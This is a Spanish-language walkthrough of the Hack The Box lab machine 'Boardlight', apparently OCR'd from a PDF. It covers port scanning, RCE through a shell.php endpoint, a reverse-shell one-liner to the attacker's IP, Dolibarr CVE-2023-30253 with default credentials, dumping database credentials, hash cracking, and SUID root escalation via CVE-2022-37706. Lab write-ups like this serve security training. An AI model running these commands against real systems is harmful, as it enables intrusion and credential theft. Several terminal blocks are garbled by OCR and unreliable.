
281- BOARDLIGHT

- 1. BOARDLIGHT
 - 1.1. Preliminar
 - <u>1.2. Nmap</u>
 - 1.3. Tecnologías web
 - 1.4. RCE via shell.php endpoint
 - 1.5. Internal enumeration with Linpeas.sh
 - 1.6. Dolibarr 17.0.0 RCE exploit
 - 1.7. Database credentials in config files
 - 1.8. Password reuse
 - 1.9. Privesc via enlightenment sys SUID

1. BOARDLIGHT

https://app.hackthebox.com/machines/Boardlight



1.1. Preliminar

• Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

1.2. Nmap

• Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.


• Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante extractPorts.

```
) mmap -sCV -p22.80 -min-rate 5000 19.10.11.1 -T5 -ON targeted Starting Mmap 7.95KTM (https://mmap.org) at 2024-06-14 19:14 -01 hmap scar report for 10.10.11.11 https://mmap.org/submit/ ibertify to 10.10.11 https://mmap.org/submit/ ibertify ibertify ibertify ibertify ibertify ibertify ibertify iber
```

1.3. Tecnologías web

• Whatweb: nos reporta lo siguiente. Vemos un correo electrónico.

• Entramos a la página web, y navegando por ella, averiguamos que está desarrollada con *Wordpress*.




1.4. RCE via shell.php endpoint

 Gobuster: enumeramos directorios. Encontramos varios, entre ellos, uno que nos resulta muy interesante: /shell.php.

```
| Subsister dir - u http://10.10.11.11 - w | unst/share/wordlists/SecLists/Discovery/Neb-Content/directory-list-2.2-medium_txt - t 20 - b 403,404,503 - x php, html, txt, cgi
| Subsister v3.6 |
```

Accedemos a este directorio. Probamos a ejecutar comandos a través del típico parámetro ?cmd=.



• Tenemos ejecución remota de comandos. Vamos a enviarnos a nuestro sistema una shell reversa por un puerto en el que estemos en escucha con Netcat. Para ello, usamos este one-liner: bash -c

"bash -i >%26 /dev/tcp/10.10.16.6/443 0>%261". Conseguimos acceso al sistema. Estamos como usuario *www-data*. Realizamos el *tratamiento de la TTY* para tener una consola más interactiva.

```
istening on lamy| 449 ...
connect to [19.18.16.9] from (UNNOMONN) [18.18.11.11] 52276
bash: enonic set terminal process group (889): Inappropriate loctl for device
Josh: no job control in this shell
whost
light-print/board.htts whosas
www.dsta
www.dsta
www.dsta
www.dsta@boardlight:~/html/board.htts hostname -1
hostname -1
30.00.11.11 dead:beef::250:56ff;rlebs:4805
www.dsta@boardlight:~/html/board.htts id
uid=31@www.dsta; gid=23@www.dsta; gid=23@www.dsta;
www.dsta@boardlight:~/html/board.htts id
uid=31@www.dsta; gid=23@www.dsta; gid=23@www.dsta;
www.dsta@boardlight:~/html/board.htts|
```

1.5. Internal enumeration with Linpeas.sh


• Listamos el /etc/passwd, vemos un usuario llamado *larissa*. Probablemente este sea nuestro próximo objetivo para elevar privilegios. Por otro lado, al listar los puertos internos abiertos, vemos que está corriendo una base de datos *MySQL* (*puerto 3306*).

No obstante, antes de nada, ejecutamos Linpeas.sh (el cual se encontraba ya en el sistema).
 Descubrimos que existe otro servidor web: crm.board.htb. Añadimos este dominio a nuestro /etc/hosts.

```
| mp area extensions | directory | control |
```

1.6. Dolibarr 17.0.0 RCE exploit

- CVE-2023-30253:
- Accedemos a este nuevo dominio. Vemos que se está usando un software de gestión empresarial llamado Dolibarr, cuya versión es *17.0.0*.



- Buscamos exploits vara esta versión del software. Encontramos uno que permite la ejecución remota de comandos (compartimos el enlace del mismo a continuación). No obstante, parece que antes tenemos que estar autenticados en el servidor web. Probamos algunas credenciales por defecto para el servicio de Dolibarr, y curiosamente, obtenemos acceso en el primer intento con admin: admin. Nos ponemos en escucha con Netcat por un puerto, y ya con el exploit clonado en nuestro directorio de trabajo, lo ejecutamos proporcionando estas credenciales de acceso. Obtenemos nuestra shell reversa. Eso sí, seguimos como www-data, por tanto estamos en el mismo punto que antes
 - https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253

```
| Spring capital py standt postage of the part of the
```

66

• El CVE-2023-30253 es una vulnerabilidad de ejecución remota de código (RCE) en *Dolibarr*, una aplicación de ERP y CRM. Esta vulnerabilidad se encuentra en versiones *anteriores a la 17.0.1* de Dolibarr. Permite a un usuario autenticado ejecutar comandos de forma remota manipulando mayúsculas y minúsculas en el código PHP inyectado. Específicamente, el problema radica en que el código interpretado como <?PHP en lugar de <?php permite la inyección de código.

1.7. Database credentials in config files

Buscamos en Google archivos de configuración para *Dolibarr* para ver si podemos encontrar alguna información relevante. Hay un archivo de configuración en la ruta /conf/conf.php. En el sistema, con find * | grep conf.php buscamos este archivo de configuración. Bingo: encontramos credenciales de acceso para la base de datos. Guardamos éstas en un archivo en nuestro sistema de atacante.

Conseguimos entrar a la base de datos. Seleccionamos dolibarr como base de datos.

```
| SocietateDeartityDeartityDearter,Despais | Societation |
```

- Elegimos la tabla *llx_user* con describe 11x_user; . Por último, dumpeamos el valor de todas las columnas con select * from 11x_user\G. De entre toda la información dumpeada de este modo, obtenemos 2 nombres de usuario con sus contraseñas.
 - Recordemos que usamos el parámetro \G para obtener el output en un formato vertical, y por tanto, más limpio y claro.

• Guardamos esta información en nuestro sistema en un archivo que llamaremos *creds.txt*.

1.8. Password reuse

Vamos a intentar crackear estos hashes de contraseñas. Primero crearemos un archivo hash.txt en el que tendremos solo estos hashes para trabajar con ellos más cómodamente. Asimismo, usaremos Hashcat para ver cómo están hasheadas estas contraseñas. Parece que están en formato Bcrypt. Usamos hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt para tratar de romper estos hashes, pero no conseguimos romperlos.

En este punto, vamos a reutilizar las credenciales que obtuvimos previamente para el usuario larissa. No nos dimos cuenta anteriormente de esta posibilidad, y de este modo, hemos conseguido el acceso directo como este usuario.

```
www-dsta@boardlight/etc/mysqls sw larissa

Password

Larissa@boardlight/etc/mysqls dy/home

Larissa@boardlight/swcses la

Larissa@boardlight/noes cd larissa/

Larissa@boardlight-set swc-txt

Desktop Documents Downloads swplott-sh Limpens-sh Music Pictures Public Templates user.txt Videos

Larissa@boardlight-set user.txt

Satisfaces (Larissa) groups=1000(larissa) groups=1000(larissa),4(adm)

Larissa@boardlight-s=1
```

1.9. Privesc via enlightenment_sys SUID

- CVE-2022-37706:
- Una vez dentro como *larissa*, hacemos find / -perm -4000 -1s 2>/dev/null para listar archivos con el *privilegio SUID* asignado. Encontramos que *enlightenment_sys* tiene este privilegio asignado, y sabemos que éste tiene una vulnerabilidad asociada que permite una escalada de privilegios.

- Buscamos un exploit para la vulnerabilidad y lo descargamos. Compartimos el exploit a continuación. Lo ejecutamos y automáticamente obtenemos nuestra sesión como root.
 - https://www.exploit-db.com/exploits/51180

```
Consideration of the control of the
```

66

- CVE-2022-37706:
 - Esta vulnerabilidad afecta al administrador de ventanas de
 Enlightenment, específicamente a las versiones anteriores a la 0.25.4.
 El problema está relacionado con una falla de escalada de privilegios local. La vulnerabilidad se produce porque el ejecutable
 enlightenment_sys está configurado con el permiso SUID, lo que le
 permite ejecutarse con privilegios elevados. Este ejecutable maneja
 mal los nombres de ruta que comienzan con la subcadena /dev/..., lo

que genera la posibilidad de que los usuarios locales obtengan privilegios de root en el sistema.